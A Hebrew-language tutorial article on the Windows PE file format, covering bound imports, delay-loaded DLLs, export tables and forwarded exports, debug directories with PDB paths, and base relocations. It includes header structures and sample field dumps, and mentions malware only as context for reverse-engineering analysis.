עד כה דיברנו על ייבואים נורמליים. הנושא הבא שנדבר עליו הוא **Bound Imports**. Import Binding זאת פעולה שנועדה לטובת אופטימיזציה של מהירות. הכתובות של הפונקציה יוצבו בזמן קישור (At link time) ויכנסו לתוך ה-IAT. תהליך זה יעשה אך ורק בגרסאות ספציפיות של הקובץ. אם הקובץ ישתנה אז כל ערכי ה-IAT יהיו לא נכונים, אבל זה רק אומר שאנחנו נצטרך להציב ערכים חדשים, אז זה לא כל כך נורא מאשר שלא היינו משתמשים בזה מלכתחילה. במילים אחרות, Bound Imports הוא בעצם מילוי מראש של ה-IAT עם הכתובות הוירטואליות שהקומפיילר חושב שהן אמורות להיות (אחרי חישובים). אם הקומפיילר טעה, מערכת ההפעלה תתקן את זה, אבל אם הוא צדק אז יש לנו כאן אופטימיזציה של מהירות, מכיוון שמערכת ההפעלה לא הייתה צריכה לחפש בטבלת הייצוא (Export Table), נדבר על זה אחר כך) אחר מחרוזת מסויימת (את שם הפונקציה).

בתוך ה-`IMPORT_DESCRIPTOR`, הערך בשדה [TimeDataStamp](#) הוא בדרך כלל "0", אבל עבור Bound Imports הערך שלו יהיה "-1". טבלת ה-Bound Imports תהיה נפרדת מטבלת הייבואים (Import-ים) הרגילים. אם הערך בשדה הוא "-1", ה-Loader של מערכת ההפעלה יבדוק אם הכתובות שהקומפיילר מילא אלו הכתובות המדוייקות.

הטבלה הבאה שנדבר עליה תקבע אם כתובות אלו מדוייקות או לא. הכתובות של הפונקציות אמורות להיות נכונות, אלא אם כן הקובץ עודכן לגרסה חדשה יותר. אם הוא עודכן, יכול להיות שהפונקציות שלו הוזזו לכתובות אחרות. לכן, אנחנו חייבים לשמור מידע על גרסאות הקובץ. אנחנו נשתמש בטבלה הבאה כדי לבדוק האם הקובץ נשאר באותה גרסה. אם הקובץ באותה גרסה אז הכתובות של הפונקציות יהיו נכונות ולא יהיה צורך במילוי מחדש של הכתובות בטבלה.

נחזור כעת אל [DataDirectory\[16\]](#), ה-RVA של [DataDirectory\[11\]](#) הולך להצביע אל מערך של מבני נתונים בשם [IMAGE_BOUND_IMPORT_DESCRIPTOR](#) [DataDirectory\[11\]](#). נראה כך (מספר 11 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT

struct _IMAGE_DATA_DIRECTORY {
    0x00  DWORD VirtualAddress;
    0x04  DWORD Size;
};
```

המערך של [IMAGE_BOUND_IMPORT_DESCRIPTOR](#) יסתיים ב-[IMAGE_BOUND_IMPORT_DESCRIPTOR](#) מלא באפסים (כמו שנעשה ב-[IMAGE_IMPORT_DESCRIPTOR](#)):

```
typedef struct _IMAGE_BOUND_IMPORT_DESCRIPTOR {
    DWORD    TimeDateStamp;
    WORD     OffsetModuleName;
    WORD     NumberOfModuleForwarderRefs;
    // Array of zero or more IMAGE_BOUND_FORWARDER_REF follows
} IMAGE_BOUND_IMPORT_DESCRIPTOR, *PIMAGE_BOUND_IMPORT_DESCRIPTOR;

typedef struct _IMAGE_BOUND_FORWARDER_REF {
    DWORD    TimeDateStamp;
    WORD     OffsetModuleName;
    WORD     Reserved;
} IMAGE_BOUND_FORWARDER_REF, *PIMAGE_BOUND_FORWARDER_REF;
```

[TimeDateStamp](#) הוא הערך מנתוני הייצוא (Exports Information) של הקובץ שאנחנו מייבאים ממנו. בעצם, זאת גרסאת הקובץ שייבאנו והערך של השדה זה הוא הזמן שהקובץ עודכן כאשר הקובץ קומפל.

[OffsetModuleName](#) הוא ה-Offset של תחילת ה-[IMAGE_BOUND_IMPORT_DESCRIPTOR](#) הראשון. ערכו יהיה שמו של הקובץ המיובא, לדוגמא [SHELL32.dll](#), [KERNEL32.dll](#) וכו'.

המערך של [IMAGE_BOUND_IMPORT_DESCRIPTOR](#) ב"פנקס רשימות" (Notepad.exe):

	VA	Data	Description	Value
notepad.exe	01000250	4802A0C9	Time Date Stamp	2008/04/14 Mon 00:09:45 UTC
IMAGE_DOS_HEADER	01000254	0058	Offset to Module Name	comdlg32.dll
MS-DOS Stub Program	01000256	0000	Number of Module Forwarder Refs	
IMAGE_NT_HEADERS	01000258	4802A111	Time Date Stamp	2008/04/14 Mon 00:10:57 UTC
Signature	0100025C	0065	Offset to Module Name	SHELL32.dll
IMAGE_FILE_HEADER	0100025E	0000	Number of Module Forwarder Refs	
IMAGE_OPTIONAL_HEADER	01000260	4802A127	Time Date Stamp	2008/04/14 Mon 00:11:19 UTC
IMAGE_SECTION_HEADER .text	01000264	0071	Offset to Module Name	WINSPPOOL.DRV
IMAGE_SECTION_HEADER .data	01000266	0000	Number of Module Forwarder Refs	
IMAGE_SECTION_HEADER .rsrc	01000268	4802A094	Time Date Stamp	2008/04/14 Mon 00:08:52 UTC
BOUND_IMPORT Directory Table	0100026C	007E	Offset to Module Name	COMCTL32.dll
BOUND_IMPORT DLL Names	0100026E	0000	Number of Module Forwarder Refs	
SECTION .text	01000270	4802A094	Time Date Stamp	2008/04/14 Mon 00:08:52 UTC
SECTION .data	01000274	008B	Offset to Module Name	msvcrt.dll
SECTION .rsrc	01000276	0000	Number of Module Forwarder Refs	
	01000278	4802A0B2	Time Date Stamp	2008/04/14 Mon 00:09:22 UTC
	0100027C	0096	Offset to Module Name	ADVAPI32.dll
	0100027E	0000	Number of Module Forwarder Refs	
	01000280	4802A12C	Time Date Stamp	2008/04/14 Mon 00:11:24 UTC
	01000284	00A3	Offset to Module Name	KERNEL32.dll
	01000286	0001	Number of Module Forwarder Refs	
	01000288	4802A12C	Time Date Stamp	2008/04/14 Mon 00:11:24 UTC
	0100028C	00B0	Offset to Module Name	NTDLL.DLL
	0100028E	0000	Reserved	
	01000290	4802A0BE	Time Date Stamp	2008/04/14 Mon 00:09:34 UTC
	01000294	00BA	Offset to Module Name	GDI32.dll
	01000296	0000	Number of Module Forwarder Refs	
	01000298	4802A11B	Time Date Stamp	2008/04/14 Mon 00:11:07 UTC
	0100029C	00C4	Offset to Module Name	USER32.dll
	0100029E	0000	Number of Module Forwarder Refs	

מספר שונה מאפס בשדה
[NumberOfModuleForwarderRefs](#)
 לכן הערך של NTDLL.dll יהיה מסוג
 IMAGE_BOUND_FORWARDER_REF
 IMAGE_BOUND_IMPORT_DESCRIPTOR

Portable Executable

www.DigitalWhisper.co.il

ASLR הופך את תהליך Import Binding לחסר תועלת. מכיוון שאם ASLR יעשה את העבודה שלו, הכתובות שיווצרו כתוצאה מתהליך זה יהיו לא נכונות רוב הזמן, כי התוכנית לא תיטען באותו בסיס ולכן כל הכתובות יזוזו. אז אנחנו נהיה חייבים להציב כתובות חדשות בזמן העלאת (At load time) בכל מקרה, וזאת הסיבה שהזמן שהשקענו כדי לבדוק את גרסאת הקובץ הוא חסר תועלת, אז פשוט לא נשמש ב- Import Binding כאשר אנחנו משתמשים ב-ASLR.

DLL-ים מעוכבים טעינה (Delay Loaded DLLs)

הנושא הבא שלנו הם DLL-ים מעוכבים טעינה. הכוונה היא שספריות לא יוטענו למרחב הזיכרון עד הפעם הראשונה שישתמשו בהם, לדוגמא כאשר קוד יקרא לפונקציה בתוך SHELL32.dll. זה דווקא יכול להיות דבר טוב לקוד, לדוגמא, כאשר אנחנו צריכים לייבא קובץ DLL גדול מאוד אשר ייקח הרבה מאוד זיכרון ואנחנו קוראים לו רק פעם אחת כאשר מופע (Event) ספציפי קורה. זה לא יעיל לייבא את כל ה-DLL עד לרגע שאנחנו נשתמש בו, מכיוון שהוא תופס מלא זיכרון. במילים אחרות, נייבא את ה-DLL רק כשנצטרך אותו. כאשר נשתמש ב-DLL-ים מעוכבים טעינה, נייצר בעצם עוד נתונים נפרדים מה-DLL-ים הנטענים בצורה רגילה (Normal DLL loading), כדי לתמוך בעיכוב הטעינה.

בחזרה ל-[DataDirectory[16], ה-RVA של [DataDirectory[13] הולך להצביע אל מבנה נתונים אחר, אשר נקרא IMAGE_DELAY_IMPORT_DESCRIPTOR. [DataDirectory[13] נראה כך (מספר 12 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT

struct _IMAGE_DATA_DIRECTORY {
    0x00  DWORD VirtualAddress;
    0x04  DWORD Size;
};
```

IMAGE_DELAY_IMPORT_DESCRIPTOR נראה כך (מספר 13 בתמונת פורמט ה-PE):

<pre>struct _IMAGE_DELAY_IMPORT_DESCRIPTOR { 0x00 DWORD grAttrs; 0x04 DWORD szName; 0x08 DWORD phmod; 0x0c DWORD pIAT; 0x10 DWORD pINT; 0x14 DWORD pBoundIAT; 0x18 DWORD pUnloadIAT; 0x1c DWORD dwTimeStamp; };</pre>	<pre>typedef struct ImgDelayDescr { DWORD grAttrs; // attributes RVA rvaDLLName; // RVA to dll name RVA rvaHmod; // RVA of module handle RVA rvaIAT; // RVA of the IAT RVA rvaINT; // RVA of the INT RVA rvaBoundIAT; // RVA of the optional bound IAT RVA rvaUnloadIAT; // RVA of optional copy of original IAT DWORD dwTimeStamp; // 0 if not bound, // O.W. date/time stamp of DLL bound to (Old BIND) } ImgDelayDescr, * PImgDelayDescr;</pre>
---	---

rvaDLLName הוא השם של ה-DLL שנייבא ממנו את הפונקציות, לדוגמא gdiplus.dll, SHELL32.dll וכו'.

rvaIAT מצביע אל IAT נפרד עבור פונקציות מעוכבות טעינה (Delay Load IAT) בלבד, זהו ה-IAT שמעניין אותנו באמת. ראשית לכל, ה-IAT עבור המעוכב טעינה מחזיק כתובות וירטואליות של **Stub code**. **Stub code** הוא בעצם פוינטר לקוד בתוך הקובץ עצמו. אז בפעם הראשונה שנקרא לפונקציה מעוכבת טעינה,

היא קודם כל תקרא ל-Stub code. אם נחוץ, ה-Stub code טוען את המודל שמכיל את הפונקציה שאנחנו רוצים לקרוא לה. לאחר מכן, הוא מציב את הכתובת של הפונקציה בתוך מודל זה. הוא ממלא את הכתובות לתוך ה-IAT עבור המעוכבי טעינה ואז קורא לפונקציה הרצויה. בפעם השניה שהקוד יקרא לפונקציה, הקוד יעקוף את התהליך שדיברנו עליו עכשיו וילך ישר אל הפונקציה הרצויה. אכפת לנו מה-[rvalAT](#) מכיוון שהוא מצביע ל-IAT הנפרד שבו כתובות מתמלאות בעת הצורך.

לדוגמא, בתוך mspaint.exe הקוד קורא לפונקציה בשם DrawThemeBackground() מהכתובות 0x103e6c4. כתובת זאת לא תוביל אותנו ישר לפונקציה, היא תוביל אותנו ל-IAT עבור המעוכבי טעינה. בפועל הכתובת 0x103e6c4 מכילה את כתובת בפני עצמה, את הכתובת 0x1035425. כתובת זאת היא בעצם Stub code. ה-Stub code טוען את ה-DLL שבו הפונקציה נמצאת, משיג את ה-VA (כמו RVA, רק שמוסיפים את הערך בשדה [ImageBase](#)). אפשר לרשום AVA, Absolute Virtual Address או VA של הפונקציה (נגיד שה-VA הוא 5ad72bef), שם אותו במקום 0x1035425 ומריץ את הפונקציה. בפעם הבאה שהקוד יקרא לפונקציה, הוא ילך קודם ל-IAT עבור מעוכבי טעינה בכתובת 0x103e6c4, כתובת זאת תכיל את הכתובת 5ad72bef (במקום 0x1035425), וכפי שהבנו, כתובת זאת היא הכתובת האמיתית של הפונקציה, ויריץ אותה. מכאן אנו מסיקים שהקוד חיפש את הכתובת של הפונקציה פעם אחת, שמר אותה בתוך ה-IAT עבור מעוכבי טעינה כדי שמתי שהקוד יקרא לפונקציה שוב, הקוד ילך ישירות לפונקציה מתוך ה-IAT עבור המעוכבי טעינה.

[rvalINT](#) מצביע אל INT נפרד עבור פונקציות מעוכבות טעינה בלבד. אכפת לנו מה-[rvalINT](#) מכיוון שהוא מצביע ל-INT הנפרד שבו שמות/פונקציות מתמלאות בעת הצורך.

קיימת דרך אחרת לייבא דברים אשר קשורים ל-DLL-ים המעוכבים טעינה, אשר נקראת **ייבוא בזמן ריצה (Runtime Import)**. נזקקות משתמשות בסוג זה של ייבוא הרבה. תהליך זה הוא ה"מאחורי הקלעים" של עיכובי טעינה. הוא משתמש בשתי פונקציות אלו של Windows: LoadLibrary() ו-GetProcAddress().

LoadLibrary() יכולה להקרא כדי לטעון DLL באופן דינאמי לתוך מרחב זיכרון של תהליך. אנחנו נותנים לפונקציה את השם של ה-DLL והיא מחזירה את כתובת הבסיס (Base Address) של המקום שבו ה-DLL נטען.

GetProcAddress() נותן לנו את הכתובת של הפונקציה שצויינה ע"י שם או ע"י מספר סידורי (Ordinal, דבר עליו בהמשך). ניתן להשתמש בכתובת זאת בתור פויינטר לפונקציה.

זוכרים שדיברנו על DLL-ים מעוכבים טעינה, וה-Linker "איכשהו" טען את ה-DLL ומצא את הכתובת של הפונקציה? הוא בעצם השתמש ב-LoadLibrary() וב-GetProcAddress().

בפונקציות אלו משתמשים מלא בנוזקות כדי שלא יהיה ניתן לדעת באילו פונקציות הנוזקה השתמשה בדרך הפשוטה, באמצעות הסתכלות על ה-INT, מכיוון שמפתח הנוזקה רוצה להסתיר את הפונקציות שבו הוא משתמש. לכן, הנוזקה תכיל את כל השמות של הספריות המיובאות ושל הפונקציות מעורבות בנתונים של הקוד, ולאחר מכן הנוזקה תניח אותם במקום הנכון ותציב אותם בצורה דינאמית לפני שהיא קוראת לפונקציות המיובאות. במילים אחרות, הנוזקה רוצה להסתיר את שמות הפונקציות שלה, לכן היא תשתמש ב-2 פונקציות אלו כדי לגרום לשמות הפונקציה שלה להיות יותר קשות לגילוי מאשר פשוט להסתכל על ה-INT.

ייצוא (Exports)

צינתי את טבלת הייצוא וייצוא בכללי מספר פעמים במהלך מאמר זה. בשביל שספרייה תהיה שימושית, קודים אחרים ירצו להשתמש בפונקציות שלה. לכן, פונקציות אלו יהיו חייבות להיות בעלות היכולת לייבא את עצמן לקודים אחרים.

אנחנו יכולים לחשוב על טבלת הייצוא (Export Table) בתור רשימה גדולה שממפה RVA לתוך מחרוזת מסוימת.


יש שתי אופציות לייצוא פונקציות ונתונים: ייצוא באמצעות שם (כאשר למתכנת יש אפילו את האופציה לקרוא לשם המיוצא בשם אחר מהשם האמיתי שלו) או ייצוא באמצעות מספר סידורי (Ordinal).

מספר סידורי הוא רק אינדקס ואם פונקציה מיוצאת באמצעות מספר סידורי, אפשר לייבא אותה רק באמצעות מספר סידורי. אפילו שלייצא באמצעות מספר סידורי חוסך מקום, עצם העובדה שלא קיימת מחרוזת נוספת בשביל שם כלשהו ולא יוקדש זמן לטובת חיפוש המחרוזת, גורמת לעוד יותר עבודה עבור המתכנת אשר רוצה לייבא את מה שמיוצא. אבל זאת גם דרך להפוך את ה-API ליותר פרטי (ללא תיעוד). לדוגמא, אני רוצה להשתמש בפונקציית מספר 10 מהקובץ kernel32.dll בגלל שאני יודע מה עושה פונקציית מספר 10 ואני רוצה לחסוך זמן ומקום. זה סוג של מנגנון של אופטימיזציה מהירות. החיסרון בייבוא באמצעות מספר סידורי הוא שאם המספר הסידורי משתנה, האפליקציה שלנו לא תעבוד כמתוכנן. לכן, למפתח אשר מייצא באמצעות מספר סידורי יש תמריץ לא לשנות אותו אלא אם כן הוא רוצה שתוכנות שישתמשו במספר סידורי זה לא יפעלו כראוי, לדוגמא כדי לכפות על API שלא אושר את הפסקת השימוש בו.

כדי להשיג את טבלת הכתובות המיוצאות (Export Address Table או EAT), אנחנו נפנה אל הערך בשדה [DataDirectory\[0\]](#). ה-RVA של [DataDirectory\[0\]](#) מצביע אל ה-EAT. [DataDirectory\[0\]](#) נקרא [IMAGE_DIRECTORY_ENTRY_POINT](#) ונראה כך (מספר 14 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_EXPORT
struct _IMAGE_DATA_DIRECTORY {
    0x00 DWORD VirtualAddress;
    0x04 DWORD Size;
};
```

ה-RVA מצביע אל מבנה נתונים אשר נקרא **IMAGE_EXPORT_DIRECTORY** אשר מצביע אל 3 רשימות. הוא נראה כך (מספר 15 בתמונת פורמט ה-PE):


```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD Characteristics;
    DWORD TimeDateStamp;
    WORD MajorVersion;
    WORD MinorVersion;
    DWORD Name;
    DWORD Base;
    DWORD NumberOfFunctions;
    DWORD NumberOfNames;
    DWORD AddressOfFunctions; // RVA from base of image
    DWORD AddressOfNames; // RVA from base of image
    DWORD AddressOfNameOrdinals; // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

אנו מדברים על מודל ספציפי אשר מייצא קבוצה של פונקציות. זאת הסיבה שיש לנו **IMAGE_EXPORT_DIRECTORY** אחד לכל קובץ.

השדה **TimeDateStamp** הרשום כאן הוא השדה שנבדק בפועל מול ה-Loader כאשר הוא מנסה לקבוע האם ה-Bound Imports אינם מעודכנים למשל. שדה זה יכול להיות שונה מהשדה **TimeDateStamp** שנמצא ב-**FILE_HEADER**. כנראה (לא הצלחתי לוודא את זה), ה-Linker מעדכן את שדה זה רק אם יש שינויים חשובים ל-RVA-ים או לפונקציות המיוצאות. בדרך זאת, "גרסאת" ה-**TimeDateStamp** יכולה להישאר מותאמת לאחור (Backward Compatible) ככל האפשר.

NumberOfFunctions יהיה שונה מ-**NumberOfNames** כאשר הקובץ ייצא חלק מהפונקציות באמצעות מספר סידורי. במילים אחרות, בגלל שייבוא באמצעות מספר סידורי מותר, יכול להיות לנו יותר פונקציות

מאשר שמות. לכן, לחלק מהפונקציות לא נוכל לקרוא באמצעות שם, אלא רק באמצעות מספר סידורי. אם נדע את מספר השמות, כאשר נחפש אחר ייבוא באמצעות שם, ה-Loader יוכל לעשות חיפוש בינארי.


Base הוא המספר שנחסיר מהמספר הסידורי בשביל להגיע ל-Offset באינדקס 0 בתוך מערך של **AddressOfFunctions** (נדבר עליו אחר כך). הערך הברירת מחדל של המספר הסידורי הוא "1", לכן לרוב הוא יהיה "1". אולם שהמספר הסידורי יכול להתחיל ב-10 אם המתכנת בוחר לעשות כך. במילים אחרות, **Base** האינדקס ההתחלתי של המספרים הסידוריים.

AddressOfFunctions הוא RVA המצביע אל תחילת המערך המחזיק RVA-ים בגודל DWORD אשר מצביעים לתחילת הפונקציות המיוצאות. המערך שמצביעים אליו צריך להיות עם מספר של **NumberOfFunctions** ערכים. **AddressOfFunctions** יצביע אל ה-EAT. שדה זה הוא "מקביל" לשדה **FirstThunk** בתוך ה-IMPORT_DESCRIPTOR המצביע אל ה-IAT.

AddressOfNames הוא RVA המצביע אל תחילת המערך המחזיק RVA-ים בגודל DWORD אשר מצביעים למחרוזות המייצגות את שמות הפונקציות. המערך שמצביעים אליו צריך להיות בן מספר של **NumberOfNames** ערכים. **AddressOfFunctions** יצביע אל ה-ENT. שדה זה הוא "מקביל" לשדה **OriginalFirstThunk** בתוך ה-IMPORT_DESCRIPTOR המצביע אל ה-INT.

AddressOfNameOrdinals הוא RVA המצביע אל תחילת המערך המחזיק מספרים סידוריים בגודל של WORD (16 ביט). הערכים במערך זה מתחילים באינדקס 0 ולכן הם לא מושפעים מה-Base. מערך זה "מתרגם" מה-ENT ל-EAT. לדוגמא, אם אנחנו רוצים לייצא פונקציה ספציפית ואנחנו קוראים לה לפי שם והכתובת של פונקציה זאת ב-ENT היא באינדקס מספר 2, אז הערך באינדקס 2 בתוך טבלת המספרים הסידורים, יהיה האינדקס של הפונקציה ב-EAT. אנחנו צריכים את "מתרגם" זה בגלל שהכתובות ב-EAT לא באותו סדר כמו הכתובות ב-ENT. לכן אנחנו נשתמש בטבלת המספרים הסידוריים כדי להשיג את האינדקס של כתובות הפונקציות מה-EAT.


תמונה זאת מדגימה את IMAGE_EXPORT_DIRECTORY:

קיים מקרה קצה אחד של ייצוא הנקרא **ייצוא העברתי (Forward Exports)**. זאת הסיבה שיש לנו Bound Imports מסובכים יותר. ייצוא העברתי הוא בעצם האופציה להעביר את הטיפול בפונקציה ממודל אחד לאחר. זה יכול לדוגמה להיות בשימוש אם הקוד אורגן מחדש כדי להזיז את הפונקציה למודל אחר כשאנחנו רוצים לשמור על תאימות לאחור.

כפי שראינו, בדרך כלל **AddressOfFunctions** מצביע אל מערך של RVA-ים אשר מצביעים אל קוד. אולם, אם RVA בתוך המערך של ה-RVA-ים מצביע אל אגף הייצוא, ה-RVA בפועל יצביע אל מחרוזת בפורמט `DllToForwardTo.FunctionName`. במילים אחרות, מחוץ לתחום של נתוני הייצוא, יהיה לנו RVA שבמקום להצביע אל פונקציה, הוא יצביע אל מחרוזת אשר אומרת: "פונקציה זאת הושתלה ב-DLL אחד (לדוגמה `ACLEDIT.EditAuditInfo`).

Stuxnet לדוגמה (אם אתם לא יודעים מה זה, Google it ☺) השתמשה ב-DLL זדוני. בתוך DLL זה היא לכדה או יישמה מחדש את חלק מהפונקציות מה-DLL המקורי ובשביל שאר הפונקציות, שמבחינתה לא מעניינות, היא השתמשה בייצוא העברתי ל-DLL המקורי כדי שהם יעבדו כרגיל. רק כדי להשלים את מה שלא הסברתי קודם, עכשיו שלמדנו על ייצוא העברתי של פונקציות, המטרה של **NumberOfModuleForwarderRefs** (בתוך `IMAGE_BOUND_IMPORT_DESCRIPTOR`) וגם של

IMAGE_BOUND_FORWARDER_REF הוא שכאשר ה-Linker ינסה לאמת שאף אחד מה-Bound Imports שלו, הוא יצטרך לוודא שאף אחד מהגירסאות (TimeDateStamps) של המודלים שייבאו שונו. לכן, אם מודל קושר למודל אחר שמשתמש בייצוא העברתי למודלים אחרים, מודלים אלו חייבים להיבדק גם כן. לפרוטוקול, בערך של NumberOfModuleForwarderRefs יוצב ערך מספרי לא אפסי כשאנחנו ייבא מקובץ אשר משתמש בייצואים העברתיים במקום כלשהו.

ספריית ניפוי השגיאות (Debug Directory)

בחזרה אל DataDirectory[16], ה-RVA של DataDirectory[6] הולך להצביע אל מבנה נתונים הנקרא IMAGE_DEBUG_DIRECTORY. DataDirectory[6] נקרא IMAGE_DIRECTORY_ENTRY_DEBUG ונראה כך (מספר 16 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_DEBUG

struct _IMAGE_DATA_DIRECTORY {
0x00 DWORD VirtualAddress;
0x04 DWORD Size;
};
```

IMAGE_DEBUG_DIRECTORY נראה כך (מספר 17 בתמונת פורמט ה-PE):

```
struct _IMAGE_DEBUG_DIRECTORY {
0x00 DWORD Characteristics;
0x04 DWORD TimeDateStamp;
0x08 WORD MajorVersion;
0x0a WORD MinorVersion;
0x0c DWORD Type;
0x10 DWORD SizeOfData;
0x14 DWORD AddressOfRawData;
0x18 DWORD PointerToRawData;
};
```

```
typedef struct _IMAGE_DEBUG_DIRECTORY {
    DWORD Characteristics;
    DWORD TimeDateStamp;
    WORD MajorVersion;
    WORD MinorVersion;
    DWORD Type;
    DWORD SizeOfData;
    DWORD AddressOfRawData;
    DWORD PointerToRawData;
} IMAGE_DEBUG_DIRECTORY, *PIMAGE_DEBUG_DIRECTORY;

#define IMAGE_DEBUG_TYPE_UNKNOWN 0
#define IMAGE_DEBUG_TYPE_COFF 1
#define IMAGE_DEBUG_TYPE_CODEVIEW 2
#define IMAGE_DEBUG_TYPE_FPO 3
#define IMAGE_DEBUG_TYPE_MISC 4
#define IMAGE_DEBUG_TYPE_EXCEPTION 5
#define IMAGE_DEBUG_TYPE_FIXUP 6
#define IMAGE_DEBUG_TYPE_OMAP_TO_SRC 7
#define IMAGE_DEBUG_TYPE_OMAP_FROM_SRC 8
#define IMAGE_DEBUG_TYPE_BORLAND 9
#define IMAGE_DEBUG_TYPE_RESERVED10 10
#define IMAGE_DEBUG_TYPE_CLSID 11
```

שדה TimeDateStamp זה הוא ה-TimeDateStamp השלישי שאכפת לנו עבור חקירת המטרות הזדוניות של נזקות וכו'. מטרתו היא זהה למטרות של השניים האחרים. TimeDateStamp ישתנה כאשר נתוני ניפוי השגיאות (Debug Information) ישתנו. אני כמעט בטוח שהערך שלו יהיה זהה לערך של ה-TimeDateStamp ב-FILE_HEADER.

Type יציין מבנה מסויים אשר נדבר עליו בהמשך המאמר. יש 11 סוגים שונים של **Type**-ים (הם כלולים בתמונה שלמעלה, איפה שכל ה-**#define**-ים). במקרה שלנו, ערכו של השדה יהיה **IMAGE_DEBUG_TYPE_CODEVIEW**. הערך היחיד שאכפת לנו ממנו הוא **IMAGE_DEBUG_TYPE_CODEVIEW** מכיוון שזה הפורמט הנפוץ ביותר אשר מצביע אל מבנה הנתונים המחזיק את הנתוב (Path) אל קובץ ה-pdb. אשר מחזיק את נתוני הניפוי שגיאות.

למטרות שלנו, ערכו של **Type** תמיד יהיה 2 מכיוון שהוא הוגדר ככה (**#define "IMAGE_DEBUG_TYPE_CODEVIEW 2"**). ומכיוון שבערך זה Microsoft משתמשת לטובת בניית נתוני הניפוי שגיאות שלה.

SizeOfData יציין את הגודל של המבנה ב-**Type**.

AddressOfRawData הוא RVA לנתוני הניפוי שגיאות. במילים אחרות, המיקום של נתוני ניפוי השגיאות, בזיכרון.

PointerToRawData הוא ה-Offset של הקובץ אל נתוני ניפוי השגיאות. במילים אחרות, המיקום של נתוני ניפוי השגיאות, בקובץ. **AddressOfRawData** ו-**PointerToRawData** יהיו באותו גודל בגלל שאין לנו דברים כמו "ריפוד" כאן וכו'.

לפרוטוקול, אנחנו יכולים להשיג את שם הקובץ מסוג pdb. באמצעות חיפוש כתובות מתוך השדה **PointerToRawData**, בתוך הקובץ. ברגע שמצאנו אותו, אנחנו נוכל לדעת אולי מי כתב את הקובץ (משתמשים בזה הרבה בניתוח נזקות). לדוגמא, אם אנחנו מנתחים נזקה והנתיב לקובץ ה-pdb. הוא "e:\gh0st\server\sys\i386\RESSDT.pdb", ולאחר מכן עוד נזקה עם נתיב באותו שם או שם דומה, אנחנו נדע בוודאות שאת נזקה זאת כתב אותו אדם.

RVA	Data	Description	Value
00001670	00000000	Characteristics	
00001674	3B7D85AD	Time Date Stamp	2001/08/17 Fri 20:59:25 UTC
00001678	0000	Major Version	
0000167A	0000	Minor Version	
0000167C	00000002	Type	IMAGE_DEBUG_TYPE_CODEVIEW
00001680	0000001C	Size of Data	
00001684	00002524	Address of Raw Data	
00001688	00001924	Pointer to Raw Data	

Header. CvSignature	Header. Offset		
CV_HEADER Header		Signature	Age

RVA	Raw Data	Value
00002524	4E 42 31 30 00 00 00 00 AD 85 7D 3B 01 00 00 00	NB10.....};....
00002534	61 63 6C 65 64 69 74 2E 70 64 62 00	acledit.pdb.

PdbFileName

CV_INFO_PDB20

שינויי כתובות מחדש (Relocations)

ה-RVA של [DataDirectory\[5\]](#) הולך להצביע על נתוני הכתובות החדשות (Relocation Information). [DataDirectory\[5\]](#) נקרא `IMAGE_DIRECTORY_ENTRY_BASERELOC` ונראה כך (מספר 18 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_BASERELOC  
  
struct _IMAGE_DATA_DIRECTORY {  
    0x00 DWORD VirtualAddress;  
    0x04 DWORD Size;  
};
```


אני אסביר מה הכוונה בנתוני הכתובות החדשות באמצעות דוגמא. תחשבו על מקרה שבו קובץ רוצה להיות ממוקם בכתובת ההתחלתית `0x1000000` והוא נטען בכתובת `0x2000000`. לכן, אנחנו חייבים לסדר מחדש את הכתובות של כל הקבועים. מערכת ההפעלה תשתמש בנתוני הכתובות החדשות כדי לחפש את קבועים אלו בשביל לסדר אותם מחדש. נתוני הכתובות החדשות יהיו בעצם רשימה של כל הקבועים אשר נצטרך להזיז אותם בזיכרון במידה ויקרה מקרה כמו בדוגמא. נתוני הכתובות החדשות בדרך כלל ממוקמות באגף `..reloc`.

את הדבר שאני הולך להציג לכם עכשיו לא תמצאו בתמונת פורמט ה-PE, אבל `IMAGE_DIRECTORY_ENTRY_BASERELOC` מצביע אל מערך של מבני נתונים מסוג `IMAGE_BASE_RELOCATION`.

```
typedef struct _IMAGE_BASE_RELOCATION {  
    DWORD VirtualAddress;  
    DWORD SizeOfBlock;  
    // WORD TypeOffset[1];  
} IMAGE_BASE_RELOCATION;
```

`VirtualAddress` מציין את הכתובת המיושרת אשר כתובות היעד יהיו רלוונטיות אליו. במילים אחרות, השדה `VirtualAddress` אומר שמבנה הנתונים `IMAGE_DIRECTORY_ENTRY_BASERELOC` יתאים את עצמו לתחום מסוים של RVA-ים (זה יהיה רק טווח של `0x1000`) וזה אומר שכל הנתונים (במקרה זה, רשימה של כל הדברים שאנחנו צריכים לסדר בתוך מרחב זיכרון זה) הקשורים לזה יהיו רלוונטים מכתובת `0x1000` לכתובת `0x2000`. מבנה הנתונים הבא יהיה רלוונטי מכתובת `0x2000` לכתובת `0x3000` וכך הלאה.

`SizeOfBlock` הוא הגודל של `IMAGE_BASE_RELOCATION` עצמו + כל נתוני כתובות היעד. במילים אחרות, מהו הגודל של רשימת הדברים שנצטרך לסדר אותם במרחב כתובת זה.

הרשימה הבאה לאחר **SizeOfBlock** היא מספר משתנים של כתובות יעד בגודל WORD. בעצם, קבוצה של WORD-ים עם הכתובות המדויקות של הקבועים שנצטרך לסדר אותם, לאחר חישוב.

מספר זה יכול להיות מחושב כך (משמאל לימין):

הגודל של WORD / (הגודל של IMAGE_BASE_RELOCATION - **SizeOfBlock**)

ארבעת הביטים העליונים מתוך 16 הביטים של כתובת היעד מציינים את סוגו. 12 הביטים התחתונים מציינים את ה-Offset, אשר ישמש בצורה שונה בהתאם לסוג. הסוגים הם:

#define IMAGE_REL_BASED_ABSOLUTE	0
#define IMAGE_REL_BASED_HIGH	1
#define IMAGE_REL_BASED_LOW	2
#define IMAGE_REL_BASED_HIGHLOW	3
#define IMAGE_REL_BASED_HIGHADJ	4
#define IMAGE_REL_BASED_MIPS_JMPADDR	5
#define IMAGE_REL_BASED_MIPS_JMPADDR16	9
#define IMAGE_REL_BASED_IA64_IMM64	9
#define IMAGE_REL_BASED_DIR64	10

